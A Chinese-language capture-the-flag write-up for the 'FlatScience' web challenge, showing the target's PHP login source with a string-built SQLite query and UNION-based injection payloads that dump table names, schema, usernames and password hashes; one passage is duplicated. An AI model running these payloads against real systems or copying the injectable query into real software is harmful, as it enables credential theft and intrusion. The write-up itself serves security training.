攻防世界38-FlatScience-Web
点开这个here看到一堆pdf,感觉没用,扫描一下

试试弱口令先

源码里有:
好吧0.0
试试存不存在sql注入
根本没回显,转战login.php先
输入1',发现sql注入


看到提示
访问后得源码
php
<?php
ob_start();
?>
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN">

<html>
<head>
<style>
blockquote { background: #eeeeee; }
h1 { border-bottom: solid black 2px; }
h2 { border-bottom: solid black 1px; }
.comment { color: darkgreen; }
</style>

<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<title>Login</title>
</head>
<body>


<div align=right class=lastmod>
Last Modified: Fri Mar  31:33:7 UTC 1337
</div>

<h1>Login</h1>

Login Page, do not try to hax here plox!<br>


<form method="post">
  ID:<br>
  <input type="text" name="usr">
  <br>
  Password:<br>
  <input type="text" name="pw">
  <br><br>
  <input type="submit" value="Submit">
</form>

<?php
if(isset($_POST['usr']) && isset($_POST['pw'])){
        $user = $_POST['usr'];
        $pass = $_POST['pw'];

        $db = new SQLite3('../fancy.db');

        $res = $db->query("SELECT id,name from Users where name='".$user."' and password='".sha1($pass."Salz!")."'");
    if($res){
        $row = $res->fetchArray();
    }
    else{
        echo "<br>Some Error occourred!";
    }

    if(isset($row['id'])){
            setcookie('name',' '.$row['name'], time() + 60, '/');
            header("Location: /");
            die();
    }

}

if(isset($_GET['debug']))
highlight_file('login.php');
?>
<!-- TODO: Remove ?debug-Parameter! -->


<hr noshade>
<address>Flux Horst (Flux dot Horst at rub dot flux)</address>
</body> $db = new SQLite3('.../fancy.db');提示是个sqlite注入
payload里注入

返回在右上角

sqlite
usr=' union select 1,group_concat(tbl_name) from sqlite_master where type='table'--&pw= //查所有表
usr=' union select 1,group_concat(sql) from sqlite_master where tbl_name='Users'--&pw= //查表所有字段
//查所有内容
usr=' union select 1,group_concat(id) from Users--&pw=1
usr=' union select 1,group_concat(name) from Users--&pw=1
usr=' union select 1,group_concat(password) from Users--&pw=1
usr=' union select 1,group_concat(hint) from Users--&pw=
得到hint,下面做不动了
贴一个大佬的wp
oncat(password) from Users--&pw=1
usr=' union select 1,group_concat(hint) from Users--&pw=
得到hint,下面做不动了

贴一个大佬的wp

[FlatScience XCTF web进阶区FlatScience详解-CSDN博客](https://blog.csdn.net/weixin_43693550/article/details/120241607?spm=1001.2101.3001.6650.2&utm_medium=distribute.pc_relevant.none-task-blog-2~default~BlogCommendFromBaidu~Rate-2-120241607-blog-112161044.235^v43^pc_blog_bottom_relevance_base4&depth_1-utm_source=distribute.pc_relevant.none-task-blog-2~default~BlogCommendFromBaidu~Rate-2-120241607-blog-112161044.235^v43^pc_blog_bottom_relevance_base4&utm_relevant_index=5)